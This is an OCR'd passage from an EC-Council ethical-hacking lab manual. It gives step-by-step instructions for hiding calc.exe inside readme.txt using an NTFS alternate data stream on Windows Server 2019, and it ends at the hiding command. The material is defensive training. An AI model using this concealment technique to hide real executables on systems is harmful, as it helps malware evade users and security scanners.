


Figure 3.3.1: Checking the format of Windows Server 2019

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.




Figure 3.3.2: Windows Server 2019 C: drive properties

TASK 3.2

Hide Data using NTFS Streams

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




Figure 3.3.3: Copied calc.exe file to c:\magic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Type here to search** icon ( ) from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




Figure 3.3.4: Navigating to C:\magic

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.




Figure 3.3.5: Changing directory to c:\magic and creating readme.txt notepad file

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




Figure 3.3.6: Creating readme.txt notepad file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




Figure 3.3.7: Type Hello world !! in readme.txt notepad file

10. Click **File**, and then **Save** to save the file.
11. Close the **readme.txt** notepad file.




Figure 3.3.8: Save the readme.txt notepad file

12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.




Figure 3.3.9: Note the size of the readme.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.

